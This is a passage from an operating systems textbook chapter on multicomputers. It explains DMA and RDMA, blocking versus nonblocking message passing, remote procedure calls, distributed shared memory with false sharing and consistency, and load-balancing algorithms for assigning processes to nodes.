In addition, if the operating system decides to replace a page while the DMA chip is copying a packet from it, the wrong data will be transmitted. Worse yet, if the operating system replaces a page while the DMA chip is copying an incoming packet to it, not only will the incoming packet be lost, but also a page of innocent memory will be ruined, probably with disastrous consequences shortly.

These problems can be avoided by having system calls to pin and unpin pages in memory, marking them as temporarily unpageable. However, having to make a system call to pin the page containing each outgoing packet and then having to make another call later to unpin it is expensive. If packets are small, say, 64 bytes or less, the overhead for pinning and unpinning every buffer is prohibitive. For large packets, say, 1 KB or more, it may be tolerable. For sizes in between, it depends on the details of the hardware. Besides introducing a performance hit, pinning and unpinning pages add to the software complexity. And if user processes can pin pages, what is to prevent a greedy process from pinning all its page to keep them from being paged out in order to improve its performance?

Remote Direct Memory Access

In some fields, high network latencies are simply not acceptable. For instance, for certain applications in high-performance computing the computation time is strongly dependent on the network latency. Likewise, high-frequency trading is all about having computers perform transactions (buying and selling stock) at extremely high speeds—every microsecond counts. Whether or not it is wise to have computer programs trade millions of dollars worth of stock in a millisecond, when pretty much all software tends to be buggy, is an interesting question for

dining philosophers to consider when they are not busy grabbing their forks. But not for this book. The point here is that if you manage to get the latency down, it is sure to make you very popular with your boss.

In these scenarios, it pays to reduce the amount of copying. For this reason, some network interfaces support **RDMA** (**Remote Direct Memory Access**), a technique that allows one machine to perform a direct memory access from one computer to that of another. The RDMA does not involve either of the operating system and the data is directly fetched from, or written to, application memory.

RDMA sounds great, but it is not without its disadvantages. Just like normal DMA, the operating system on the communicating nodes must pin the pages involved in the data exchange. Also, just placing data in a remote computer's memory will not reduce the latency much if the other program is not aware of it. A successful RDMA does not automatically come with an explicit notification. Instead, a common solution is that a receiver polls on a byte in memory. When the transfer is done, the sender modifies the byte to signal the receiver that there is new data. While this solution works, it is not ideal and wastes CPU cycles.

For really serious high-frequency trading, the network cards are custom built, often using field-programmable gate arrays. They have wire-to-wire latency, from receiving the bits on the network card to transmitting a message to buy a few million worth of something, in well under a microsecond. Buying $1 million worth of stock in 1 μsec gives a performance of 1 terabuck/sec, which is nice if you can get the ups and downs right, but is not for the faint of heart. Operating systems do not play much of a role in such extreme settings as all the heavy lifting is done by custom hardware.

8.2.3 User-Level Communication Software

Processes on different CPUs on a multicomputer communicate by sending messages to one another. In the simplest form, this message passing is exposed to the user processes. In other words, the operating system provides a way to send and receive messages, and library procedures make these underlying calls available to user processes. In a more sophisticated form, the actual message passing is hidden from users by making remote communication look like a procedure call. We will study both of these methods below.

Send and Receive

At the barest minimum, the communication services provided can be reduced to two (library) calls, one for sending messages and one for receiving them. The call for sending a message might be

```
send(dest, &mptr);
```

and the call for receiving a message might be

```
receive(addr, &mptr);
```

The former sends the message pointed to by *mptr* to a process identified by *dest* and causes the called to be blocked until the message has been sent. The latter causes the called to be blocked until a message arrives. When one does, the message is copied to the buffer pointed to by *mptr* and the called is unblocked. The *addr* parameter specifies the address to which the receiver is listening. Many variants of these two procedures and their parameters are possible.

One issue is how addressing is done. Since multicomputers are static, with the number of CPUs fixed, the easiest way to handle addressing is to make *addr* a two-part address consisting of a CPU number and a process or port number on the addressed CPU. In this way, each CPU can manage its own addresses without potential conflicts.

Blocking Versus Nonblocking Calls

The calls described above are **blocking calls** (sometimes called **synchronous calls**). When a process calls *send*, it specifies a destination and a buffer to send to that destination. While the message is being sent, the sending process is blocked (i.e., suspended). The instruction following the call to *send* is not executed until the message has been completely sent, as shown in Fig. 8-19(a). Similarly, a call to *receive* does not return control until a message has actually been received and put in the message buffer pointed to by the parameter. The process remains suspended in *receive* until a message arrives, even if it takes hours. In some systems, the receiver can specify from whom it wishes to receive, in which case it remains blocked until a message from that sender arrives.

An alternative to blocking calls is the use of **nonblocking calls** (sometimes called **asynchronous calls**). If *send* is nonblocking, it returns control to the called immediately, before the message is sent. The advantage of this scheme is that the sending process can continue computing in parallel with the message transmission, instead of having the CPU go idle (assuming no other process is runnable). The choice between blocking and nonblocking primitives is normally made by the system designers (i.e., either one primitive is available or the other), although in a few systems both are available and users can choose their favorite.

However, the performance advantage offered by nonblocking primitives is offset by a serious disadvantage for the programmer: the sender must not modify the message buffer until the message has been sent. The consequences of the process overwriting the message during transmission are too horrible to contemplate. Worse yet, the sending process has no idea of when the transmission is done, so the programmer never knows when it is safe to reuse the buffer. It can hardly avoid touching it forever.

There are three possible ways out. The first solution is to have the kernel copy the message to an internal kernel buffer and then allow the process to continue, as shown in Fig. 8-19(b). From the sender's point of view, this scheme is the same as



Figure 8-19. (a) A blocking send call. (b) A nonblocking send call.

a blocking call: as soon as it gets control back, it is free to reuse the buffer. Of course, the message will not yet have been sent, but the sender is not hindered by this fact. The disadvantage of this method is that every outgoing message has to be copied from user space to kernel space. With many network interfaces, the message will have to be copied to a hardware transmission buffer later anyway, so the first copy is essentially wasted. The extra copy can reduce the performance of the system considerably.

The second solution is to interrupt (signal) the sender when the message has been fully sent to inform it that the buffer is once again available. No copy is required here, which saves time, but user-level interrupts make programming tricky, difficult, and subject to race conditions, which makes them irreproducible and nearly impossible to debug.

The third solution is to make the buffer copy on write, that is, to mark it as read only until the message has been sent. If the buffer is reused before the message has been sent, a copy is made. The problem with this solution is that unless the buffer is isolated on its own page, writes to nearby variables will also force a copy. Also, extra administration is needed because the act of sending a message now implicitly affects the read/write status of the page. Finally, sooner or later the page is likely to be written again, triggering a copy that may no longer be necessary.

Thus, the choices on the sending side are

1. Blocking send (CPU idle during message transmission).
2. Nonblocking send with copy (CPU time wasted for the extra copy).
3. Nonblocking send with interrupt (makes programming difficult).
4. Copy on write (extra copy probably needed eventually).

Under normal conditions, the first choice is the most convenient, especially if multiple threads are available, in which case while one thread is blocked trying to send, one or more other threads can continue working. It also does not require any kernel buffers to be managed. Furthermore, as can be seen from comparing Fig. 8-19(a) to Fig. 8-19(b), the message will usually be out the door faster if no copy is required.

For the record, we would like to point out that some authors use a different criterion to distinguish synchronous from asynchronous primitives. In the alternative view, a call is synchronous only if the sender is blocked until the message has been received and an acknowledgement sent back (Andrews, 1991). In the world of real-time communication, synchronous has yet another meaning, which can lead to confusion, unfortunately.

Just as *send* can be blocking or nonblocking, so can *receive*. A blocking call just suspends the caller until a message has arrived. If multiple threads are available, this is a simple approach. Alternatively, a nonblocking *receive* just tells the kernel where the buffer is and returns control almost immediately. An interrupt can be used to signal that a message has arrived. However, interrupts are difficult to program and are also quite slow, so it may be preferable for the receiver to poll for incoming messages using a procedure, *poll*, that tells whether any messages are waiting. If so, the called can call *get_message*, which returns the first arrived message. In some systems, the compiler can insert poll calls in the code at appropriate places, although knowing how often to poll is tricky.

Yet another option is a scheme in which the arrival of a message causes a new thread to be created spontaneously in the receiving process' address space. Such a thread is called a **pop-up thread**. It runs a procedure specified in advance and whose parameter is a pointer to the incoming message. After processing the message, it simply exits and is automatically destroyed.

A variant on this idea is to run the receiver code directly in the interrupt handler, without going to the trouble of creating a pop-up thread. To make this scheme even faster, the message itself contains the address of the handler, so when a message arrives, the handler can be called in a few instructions. The big win here is that no copying at all is needed. The handler takes the message from the interface board and processes it on the fly. This scheme is called **active messages** (Von Eicken et al., 1992). Since each message contains the address of the handler, active messages work only when senders and receivers trust each other completely.

8.2.4 Remote Procedure Call

Although the message-passing model provides a convenient way to structure a multicomputer operating system, it suffers from one incurable flaw: the basic paradigm around which all communication is built is input/output. The procedures *send* and *receive* are fundamentally engaged in doing I/O, and many people believe that I/O is the wrong programming model.

This problem has long been known, but little was done about it until a paper by Birrell and Nelson (1984) introduced a completely different way of attacking the problem. Although the idea is refreshingly simple (once someone has thought of it), the implications are often subtle. In this section we will examine the concept, its implementation, its strengths, and its weaknesses.

In a nutshell, what Birrell and Nelson suggested was allowing programs to call procedures located on other CPUs. When a process on machine 1 calls a procedure on machine 2, the calling process on 1 is suspended, and execution of the called procedure takes place on 2. Information can be transported from the called to the callee in the parameters and can come back in the procedure result. No message passing or I/O at all is visible to the programmer. This technique is known as **RPC** (**Remote Procedure Call**) and has become the basis of a large amount of multicomputer software. Traditionally the calling procedure is known as the client and the called procedure is known as the server; we will use those names here, too.

The idea behind RPC is to make a remote procedure call look as much as possible like a local one. In the simplest form, to call a remote procedure, the client program must be bound with a small library procedure called the **client stub** that represents the server procedure in the client's address space. Similarly, the server is bound with a procedure called the **server stub**. These procedures hide the fact that the procedure call from the client to the server is not local.

The actual steps in making an RPC are shown in Fig. 8-20. Step 1 is the client calling the client stub. This call is a local procedure call, with the parameters pushed onto the stack in the normal way. Step 2 is the client stub packing the parameters into a message and making a system call to send the message. Packing the parameters is called **marshaling**. Step 3 is the kernel sending the message from the client machine to the server machine. Step 4 is the kernel passing the incoming packet to the server stub (which would normally have called *receive* earlier). Finally, step 5 is the server stub calling the server procedure. The reply traces the same path in the other direction.

The key item to note here is that the client procedure, written by the user, just makes a normal (local) procedure call to the client stub, which has the same name as the server procedure. Since the client procedure and client stub are in the same address space, the parameters are passed in the usual way. Similarly, the server procedure is called by a procedure in its address space with the parameters it expects. To the server procedure, nothing is odd. In this way, instead of doing I/O using *send* and *receive*, remote communication is done by faking a procedure call.



Figure 8-20. Steps in making a remote procedure call. The stubs are shaded.

Implementation Issues

Despite the conceptual elegance of RPC, there are a few snakes hiding under the grass. A big one is the use of pointer parameters. Normally, passing a pointer to a procedure is not a problem. The called procedure can use the pointer the same way the caller can because the two procedures reside in the same virtual address space. With RPC, passing pointers is impossible because the client and server are in different address spaces.

In some cases, tricks can be used to make it possible to pass pointers. Suppose that the first parameter is a pointer to an integer, *k*. The client stub can marshal *k* and send it along to the server. The server stub then creates a pointer to *k* and passes it to the server procedure, just as it expects. When the server procedure returns control to the server stub, the latter sends *k* back to the client, where the new *k* is copied over the old one, just in case the server changed it. In effect, the standard calling sequence of call-by-reference has been replaced by copy restore. Unfortunately, this trick does not always work, for example, if the pointer points to a graph or other complex data structure. For this reason, some restrictions must be placed on parameters to procedures called remotely. Yes, it is easy to construct cases where RPC fails badly, but programmers using it do not want it to fail, so they avoid the cases where it can fail.

A second problem is that in weakly typed languages, like C, it is perfectly legal to write a procedure that computes the inner product of two vectors (arrays), without specifying how large either one is. Each could be terminated by a special value known only to the calling and called procedures. Under these circumstances, it is essentially impossible for the client stub to marshal the parameters: it has no way of determining how large they are.

A third problem is that it is not always possible to deduce the types of the parameters, not even from a formal specification or the code itself. An example is

printf, which may have any number of parameters (at least one), and they can be an arbitrary mixture of integers, shorts, longs, characters, strings, floating-point numbers of various lengths, and other types. Trying to call *printf* as a remote procedure would be practically impossible because C is so permissive. However, a rule saying that RPC can be used provided that you do not program in C (or C++) would not be popular.

A fourth problem relates to the use of global variables. Normally, the calling and called procedures may communicate using global variables, in addition to communicating via parameters. If the called procedure is now moved to a remote machine, the code will fail because the global variables are no longer shared.

These problems are not meant to suggest that RPC is hopeless. In fact, it is widely used, but some restrictions and care are needed to make it work well in practice.

8.2.5 Distributed Shared Memory

Although RPC has its attractions, many programmers still prefer a model of shared memory and would like to use it, even on a multicomputer. Surprisingly enough, it is possible to preserve the illusion of shared memory reasonably well, even when it does not actually exist, using a technique called **DSM** (**Distributed Shared Memory**) (Li, 1986; and Li and Hudak, 1989). Despite being an old topic, research on it is still going strong (Ruan et al., 2020; and Wang et al., 2021). DSM is a useful technique to study as it shows many of the issues and complications in distributed systems. Moreover, the idea itself has been very influential. With DSM, each page is located in one of the memories of Fig. 8-1(b). Each machine has its own virtual memory and page tables. When a CPU does a LOAD or STORE on a page it does not have, a trap to the operating system occurs. The operating system then locates the page and asks the CPU currently holding it to unmap the page and send it over the interconnection network. When it arrives, the page is mapped in and the faulting instruction restarted. In effect, the operating system is just satisfying page faults from remote RAM instead of from local disk. To the user, the machine looks as if it has shared memory.

The difference between actual shared memory and DSM is illustrated in Fig. 8-21. In Fig. 8-21(a), we see a true multiprocessor with physical shared memory implemented by the hardware. In Fig. 8-21(b), we see DSM, implemented by the operating system. In Fig. 8-21(c), we see yet another form of shared memory, implemented by yet higher levels of software. We will come back to this third option later in the chapter, but for now we will concentrate on DSM.

Let us now look in some detail at how DSM works. In a DSM system, the address space is divided up into pages, with the pages being spread over all the nodes in the system. When a CPU references an address that is not local, a trap occurs, and the DSM software fetches the page containing the address and restarts the faulting instruction, which now completes successfully. This concept is shown



Figure 8-21. Various layers where shared memory can be implemented. (a) The hardware. (b) The operating system. (c) User-level software.

in Fig. 8-22(a) for an address space with 16 pages and 4 nodes, each of them capable of holding 6 pages.

In this example, if CPU 0 references instructions or data in pages 0, 2, 5, or 9, the references are done locally. References to other pages cause traps. For example, a reference to an address in page 10 will cause a trap to the DSM software, which then moves page 10 from node 1 to node 0, as shown in Fig. 8-22(b).

Replication

One improvement to the basic system that can improve performance considerably is to replicate pages that are read only, for example, program text, read-only constants, or other read-only data structures. For example, if page 10 in Fig. 8-22 is a section of program text, its use by CPU 0 can result in a copy being sent to CPU 0 without the original in CPU 1's memory being invalidated or disturbed, as shown in Fig. 8-22(c). In this way, CPUs 0 and 1 can both reference page 10 as often as needed without causing traps to fetch missing memory.

Another possibility is to replicate not only read-only pages, but also all pages. As long as reads are being done, there is effectively no difference between replicating a read-only page and replicating a read-write page. However, if a replicated



Figure 8-22. (a) Pages of the address space distributed among four machines. (b) Situation after CPU 0 references page 10 and the page is moved there. (c) Situation if page 10 is read only and replication is used.

page is suddenly modified, special action has to be taken to prevent having multiple, inconsistent copies in existence. How inconsistency is prevented will be discussed in the following sections.

False Sharing

DSM systems are similar to multiprocessors in certain key ways. In both systems, when a nonlocal memory word is referenced, a chunk of memory containing the word is fetched from its current location and put on the machine making the

reference (main memory or cache, respectively). An important design issue is how big the chunk should be? In multiprocessors, the cache block size is usually 32 or 64 bytes, to avoid tying up the bus with the transfer too long. In DSM systems, the unit has to be a multiple of the page size (because the MMU works with pages), but it can be 1, 2, 4, or more pages. In effect, doing this simulates a larger page size.

There are advantages and disadvantages to a larger page size for DSM. The biggest advantage is that because the startup time for a network transfer is fairly substantial, it does not really take much longer to transfer 4096 bytes than it does to transfer 1024 bytes. By transferring data in large units, when a large piece of address space has to be moved, the number of transfers may often be reduced. This property is especially important because many programs exhibit locality of reference, meaning that if a program has referenced one word on a page, it is likely to reference other words on the same page in the immediate future.

On the other hand, the network will be tied up longer with a larger transfer, blocking other faults caused by other processes. Also, too large an effective page size introduces a new problem, called **false sharing**, illustrated in Fig. 8-23. Here we have a page containing two unrelated shared variables, *A* and *B*. Processor 1 makes heavy use of *A*, reading and writing it. Similarly, process 2 uses *B* frequently. Under these circumstances, the page containing both variables will constantly be traveling back and forth between the two machines.



Figure 8-23. False sharing of a page containing two unrelated variables.

The problem here is that although the variables are unrelated, they appear by accident on the same page, so when a process uses one of them, it also gets the other. The larger the effective page size, the more often false sharing will occur, and conversely, the smaller the effective page size, the less often it will occur. Nothing analogous to this phenomenon is present in ordinary virtual memory systems.

Clever compilers that understand the problem and place variables in the address space accordingly can help reduce false sharing and improve performance.

However, saying this is easier than doing it. Furthermore, if the false sharing consists of node 1 using one element of an array and node 2 using a different element of the same array, there is little that even a clever compiler can do to eliminate the problem.

Achieving Sequential Consistency

If writable pages are not replicated, achieving consistency is not an issue. There is exactly one copy of each writable page, and it is moved back and forth dynamically as needed. Since it is not always possible to see in advance which pages are writable, in many DSM systems, when a process tries to read a remote page, a local copy is made and both the local and remote copies are set up in their respective MMUs as read only. As long as all references are reads, everything is fine.

However, if any process attempts to write on a replicated page, a potential consistency problem arises because changing one copy and leaving the others alone is unacceptable. This situation is analogous to what happens in a multiprocessor when one CPU attempts to modify a word that is present in multiple caches. The solution there is for the CPU about to do the write to first put a signal on the bus telling all other CPUs to discard their copy of the cache block. DSM systems typically work the same way. Before a shared page can be written, a message is sent to all other CPUs holding a copy of the page telling them to unmap and discard the page. After all of them have replied that the unmap has finished, the original CPU can now do the write.

It is also possible to tolerate multiple copies of writable pages under carefully restricted circumstances. One way is to allow a process to acquire a lock on a portion of the virtual address space, and then perform multiple read and write operations on the locked memory. At the time the lock is released, changes can be propagated to other copies. As long as only one CPU can lock a page at a given moment, this scheme preserves consistency.

Alternatively, when a potentially writable page is actually written for the first time, a clean copy is made and saved on the CPU doing the write. Locks on the page can then be acquired, the page updated, and the locks released. Later, when a process on a remote machine tries to acquire a lock on the page, the CPU that wrote it earlier compares the current state of the page to the clean copy and builds a message listing all the words that have changed. This list is then sent to the acquiring CPU to update its copy instead of invalidating it (Keleher et al., 1994).

8.2.6 Multicomputer Scheduling

On a multiprocessor, all processes reside in the same memory. When a CPU finishes its current task, it picks a process and runs it. In principle, all processes are potential candidates. On a multicomputer the situation is quite different. Each

node has its own memory and its own set of processes. CPU 1 cannot suddenly decide to run a process located on node 4 without first doing a fair amount of work to go get it. This difference means that scheduling on multicomputers is easier but allocation of processes to nodes is more important. Below we will study these issues.

Multicomputer scheduling is somewhat similar to multiprocessor scheduling, but not all of the former's algorithms apply to the latter. The simplest multiprocessor algorithm—maintaining a single central list of ready processes—does not work however, since each process can only run on the CPU it is currently located on. However, when a new process is created, a choice can be made where to place it, for example, to balance the load.

Since each node has its own processes, any local scheduling algorithm can be used. However, it is also possible to use multiprocessor gang scheduling, since that merely requires an initial agreement on which process to run in which time slot, and some way to coordinate the start of the time slots.

8.2.7 Load Balancing

There is relatively little to say about multicomputer scheduling because once a process has been assigned to a node, any local scheduling algorithm will do, unless gang scheduling is being used. However, precisely because there is so little control once a process has been assigned to a node, the decision about which process should go on which node is important. This is in contrast to multiprocessor systems, in which all processes live in the same memory and can be scheduled on any CPU at will. Consequently, it is worth looking at how processes can be assigned to nodes in an effective way. The algorithms and heuristics for doing this assignment are known as **processor allocation algorithms**.

A large number of processor (i.e., node) allocation algorithms have been proposed over the years. They differ in what they assume is known and what the goal is. Properties that might be known about a process include the CPU requirements, memory usage, and amount of communication with every other process. Possible goals include minimizing wasted CPU cycles due to lack of local work, minimizing total communication bandwidth, and ensuring fairness to users and processes. Below we will examine a few algorithms to give an idea of what is possible.

A Graph-Theoretic Deterministic Algorithm

A widely studied class of algorithms is for systems consisting of processes with known CPU and memory requirements, and a known matrix giving the average amount of traffic between each pair of processes. If the number of processes is greater than the number of CPUs, k, several processes will have to be assigned to each CPU. The idea is to perform this assignment to minimize network traffic.

The system can be represented as a weighted graph, with each vertex being a process and each arc representing the flow of messages between two processes.

Mathematically, the problem then reduces to finding a way to partition (i.e., cut) the graph into k disjoint subgraphs, subject to certain constraints (e.g., total CPU and memory requirements below some limits for each subgraph). For each solution that meets the constraints, arcs that are entirely within a single subgraph represent intramachine communication and can be ignored. Arcs that go from one subgraph to another represent network traffic. The goal is then to find the partitioning that minimizes the network traffic while meeting all the constraints. As an example, Fig. 8-24 shows a system of nine processes, A through I, with each arc labeled with the mean communication load between those two processes (e.g., in Mbps).



Figure 8-24. Two ways of allocating nine processes to three nodes.

In Fig. 8-24(a), we have partitioned the graph with processes A, E, and G on node 1, processes B, F, and H on node 2, and processes C, D, and I on node 3. The total network traffic is the sum of the arcs intersected by the cuts (the dashed lines), or 30 units. In Fig. 8-24(b), we have a different partitioning that has only 28 units of network traffic. Assuming that it meets all the memory and CPU constraints, this is a better choice because it requires less communication.

Intuitively, what we are doing is looking for clusters that are tightly coupled (high intracluster traffic flow) but that interact little with other clusters (low intercluster traffic flow). Work on this problem has been going on for over 40 years. Some of the earliest papers discussing the problem are Chow and Abraham (1982), Lo (1984), and Stone and Bokhari (1978).

A Sender-Initiated Distributed Heuristic Algorithm

Now let us look at some distributed algorithms. One algorithm says that when a process is created, it runs on the node that created it unless that node is overloaded. The metric for overloaded might involve too many processes, too big a total working set, or some other metric. If it is overloaded, the node selects another node at random and asks it what its load is (using the same metric). If the probed

node's load is below some threshold value, the new process is sent there (Eager et al., 1986). If not, another machine is chosen for probing. Probing does not go on forever. If no suitable host is found within *N* probes, the algorithm terminates and the process runs on the originating machine. The idea is for heavily loaded nodes to try to get rid of excess work, as shown in Fig. 8-25(a), which depicts sender-initiated load balancing.



Figure 8-25. (a) An overloaded node looking for a lightly loaded node to hand off processes to. (b) An empty node looking for work to do.

Eager et al. constructed an analytical queueing model of this algorithm. Using this model, it was established that the algorithm behaves well and is stable under a wide range of parameters, including various threshold values, transfer costs, and probe limits.

Nevertheless, it should be observed that under conditions of heavy load, all machines will constantly send probes to other machines in a futile attempt to find one that is willing to accept more work. Few processes will be off-loaded, but considerable overhead may be incurred in the attempt to do so.

A Receiver-Initiated Distributed Heuristic Algorithm

A complementary algorithm to the one discussed above, which is initiated by an overloaded sender, is one initiated by an underloaded receiver, as shown in Fig. 8-25(b). With this algorithm, whenever a process finishes, the system checks to see if it has enough work. If not, it picks some machine at random and asks it for work. If that machine has nothing to offer, a second, and then a third machine is asked. If no work is found with *N* probes, the node temporarily stops asking, does any work it has queued up, and tries again when the next process finishes. If no work is available, the machine goes idle. After some fixed time interval, it begins probing again. Having the idle server do the work of probing is best.

